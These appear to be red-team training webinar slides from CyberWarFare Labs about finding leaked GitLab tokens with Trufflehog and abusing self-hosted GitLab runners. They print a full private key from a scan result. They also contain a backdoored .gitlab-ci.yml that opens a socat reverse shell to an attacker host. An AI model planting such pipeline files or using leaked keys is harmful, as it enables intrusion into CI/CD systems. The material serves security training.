CWL
CyberWarFare Labs

TOKENS EXPOSED: RED TEAM INTRUSIONS ON GITLAB RUNNER

About CW Labs :

CW Labs is a renowned UK based Ed-tech company specializing in cybersecurity cyber range labs. They provide on-demand educational services and recognize the need for continuous adaptation to evolving threats and client requirements. The company has two primary divisions:

1. Cyber Range Labs
2. Up-Skilling Platform

About Speakers :

Yash Bharadwaj

Co-Founder & Technical Director at CW Labs UK Pvt. Ltd.

With over **6.5 Years** of Experience as Technologist. Highly attentive towards finding, learning and discovering new TTP's used during offensive engagements.

His area of interest includes **designing, building & teaching** Red / Blue Team Lab Simulation.

Previously he has delivered hands-on red / blue / purple team trainings / talks / workshops at Nullcon, X33fCon, NorthSec, BSIDES Chapters, OWASP, CISO Platform, YASCON etc

You can reach out to him on Twitter **@flopyash**.

Tokens

- Tokens provide managed access to the SaaS Applications like GitLab, Github

- Leaked Tokens can be found in various scenarios like :

  - Source Code Repositories
  - Version Control System Logs
  - System Configuration Files
  - Development Environments
  - Collaboration Tools like Slack, Trello etc

How to find them?

- High chances of leak in the organization Github / Gitlab repositories
- OS Tools like “**Trufflehog”** can be used to search various platforms
  - Supports Git, Gitlab, Github, GCS, Travis, AWS S3, Docker, Azure Repos etc.
  - Works with MacOS, Docker, Linux.
- Trufflehog has the capability to validate the credentials (tokens) in case if identified in the

```
#Download Trufflehog
wget
https://github.com/trufflesecurity/trufflehog/releases/download/v3.63.7
/trufflehog_3.63.7_linux_amd64.tar.gz
```

```
#Extract the G-unzip file
tar -zxvf trufflehog_3.63.7_linux_amd64.tar.gz
```

```
#Run against the target github repository
./trufflehog github --org=atomic-nuclear
--repo=https://github.com/atomic-nuclear/production
```

```
Email: iyer-atomic <65344441+iyer-atomic@users.noreply.github.com>
File: dev-svc-key.json
Line: 1
Link: https://github.com/atomic-nuclear/production/blob/3dfd1ef51e55a14f966e5d9d2a6b3721c3b74872/dev-svc-key.json#L1
Repository: https://github.com/atomic-nuclear/production.git
Timestamp: 2023-03-19 19:02:35 +0000
```

```
Detector Type: PrivateKey
Decoder Type: PLAIN
Raw result: -----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCzYS8MJGFrY/1c
wKy//j5gz/pz9phUVfh1FHxK3Yk4O6I6UjV9E7hQOHUPqpYrlrOlUGgP0MBhHoOI
0Y+wLK+lDiXRTYkJQDAl4n9KWZyM6Ks4pahukuI3EqQ47DicxtpWT+dQvAwBXIl4
Ax+yfR2Ic+ey6Q2OHzVJ/nIsRou/RHpJ9QDQWzuGlSA17m21uIwBU7Zg6JHG4+T+
UDjEnI+AI+xrOBzhkAFNrQJPrKrxBM6UiobJFBUKV0h8mqA9QQsxtexJ4TUZULnI
9TgN0l/qkwPUkQBzKQI2b1TSJ6y+h+ky2VK3Wyirh/HyO+SW0JNbBm+jnZfKJigB
l298AwgbAgMBAAECggEAAb1KAwChTzTHgqw9oJj7Ct5Ja/FytbKlt6DsuZ8fUwPF
BXLBoQZdba22eOHrFd4evNYkRC7+hpKQrPV3QrqUM3IJLNfnIcdVEDD7kgF/cqBY
9LIqiXP0LJuKKyEjRWXqPRcGQ7KnHSZEEP1aw9TRwf55uzLmVj/4OND2U3aVqVOg
+T5DUQ1gjL2u5Pww9UqPuARoNY/nnMhknqAzAdbiO4GYYmwru5o67TsKKeWo1e5n
5Zmxk2ICOdB3zLmku6cLERqPQpuP8d/EteBvrcyNPlN1YC3fR7Jh1sRCrx3rnvIY
j55MgaI57b0DKal4Ziu4Py2Jbdp0g3A76qiiEWWbjQKBgQDzop5fFn75EURQi+mk
paC/RjRgA9RHeaajB+3HsXAbtQJFzsaPgS5S7I6hKTlzjkWxPjgk1NI+Zn/8+kyj
xjLTwR2289GNCJFnrBhk2Yv1F4XKnog84Do6m3moGowH5QrWVwfEWMLyl6XYrx83
R0IuWP3gLVUqDqk09vxHi3GBvQKBgQC8e7y5xNw37+Jha/KuSBQrkPnIYKip5hyq
5IgNj0o7pIdo+HfvWyjevCweTjNGDXM/+nCGLaB11IFyGmWRmGEcl55OPpElXza5
/CyQPT7yoNFSVSdlSIt3lUerwnFAMgY8Q5q4fh+Jrf2H+IjQGVPQzo7cphCwpTuM
KTOJacAStwKBgEI+Feduu2lHC5cG46jzq6g2E2mDwQUKC4fKURl5oiy2Y37NgOll
y02aqhEhn1BO/534d9Vz1BJJVkVXXN0ut4Uhvc2Pr4s0KCzS+vL4v3gNREBaKFq8
8Lgcq9BMH4TJ/s9WbHMzWxYQq3Ql8UvbYSAu7CA20zATOmh/OwrM3DjVAoGAPx9B
aQVgqusPaYj5URyahKyculqEocGKwECgv8nJFohXQPRVVje1TELAk7WkvkUq37ZD
kOwe3Nc6MrhcY5Igk67DOXkCqv1kGo01b2jTd/Ybo/MYqnbNHlNEGWWY/+LA69XI
Lxkt/rHiQnMdfnO8+iTy+zoyRLZRZvM1a0ObK6kCgYEAiPszKsU0R9pNA+JuZaZM
MxxyqA2Zr58ZE6lkEa1TfHkOJnXe3cPxVEQl00rqsPB3EUsj8Y0pmE69tdzgwIu9
KfUEz2OR+qBBgzybZo4jdJuK/6AiEz/JWn+i2QwuWAyfjoAwYoWlPKYXMLa6+7B5
1vaAZjV7dX9NXK+uMNS1Zho=
```

- Credentials can be searched in the search engines like :
  - https://searchcode.com/
  - https://cs.android.com/
  - https://github.com/search

- Pentesters often use these platforms to look for sensitive information which is unintendedly pushed during build process


Token Types

- Personal Access Tokens (PAT)
  - Used for Fine-Grained Access to Gitlab Platform
- Project Access Tokens
  - Used for Fine-Grained Access to a specific project
- Group Access Tokens
  - Created by Groups for members, similar to PAT
- Runner Authentication Tokens
  - Used for authenticating runners in CI/CD pipelines
- CI/CD Job Tokens
  - Used for authentication in CI/CD job environments

- PATs have an access level that depends on the permissions granted to the user who created the token

Access Number	Access Level
10	Guest
40	Maintainer
50	Owner

Abusing Gitlab Self-Hosted Runners



Scenario

- Access to Owner level Gitlab PAT
- Organization running Self-Hosted Gitlab Runners

Attack Flow

Backdoored .YML File

```
Unset
#Malicious ".gitlab-ci.yml" file containing reverse shell :


variables:

 # Variables for reverse shell connection

 REVERSE_SHELL_HOST: "192.168.100.2"

 REVERSE_SHELL_PORT: "6669"

stages:

 - reverse_shell

reverse_shell:

 stage: reverse_shell

 script:

     # Set up a reverse shell using socat

     socat TCP:$REVERSE_SHELL_HOST:$REVERSE_SHELL_PORT EXEC:"bash
-li",pty,stderr,setsid,sigint,sane
```

DEMO

Impacts

- Regularly rotating secrets and tokens
- Implementing strong access controls and role-based authorization
- Using secure storage solutions for sensitive data and credentials
- Keeping the GitLab and related software up-to-date with the latest security patches

Certified Red Team Specialist (CRTS v2)

- Interested in Practical Red Team Case Studies??
- Premium Study Materials (PDF + Videos) with Lifetime access
- Get 30 Days Premium **PowerGrid** Theme Lab Access
- Don't just read, practically learn, and earn your CWL certifications proudly on Accredible

CWL Discount Offer & Giveaway:

- Giveaway of desired Red Team course to lucky 5 candidates.
- Use **“10CRTSV2”** to get **10%** OFF on Certified Red Team Specialist v2 Course applicable for **7 days only,** Starting from today onwards.

Don’t Miss this Opportunity!

Enroll Now & Become Certified Red Teamer

Thank You!

If you like the webinar, please feel free to shout out & tag us at social media platforms.

For any technical questions / doubts related to the content please email us at ***support@cyberwarfare.live***

For Professional Red / Purple Team Labs & Technical Training Services kindly email at ***info@cyberwarfare.live***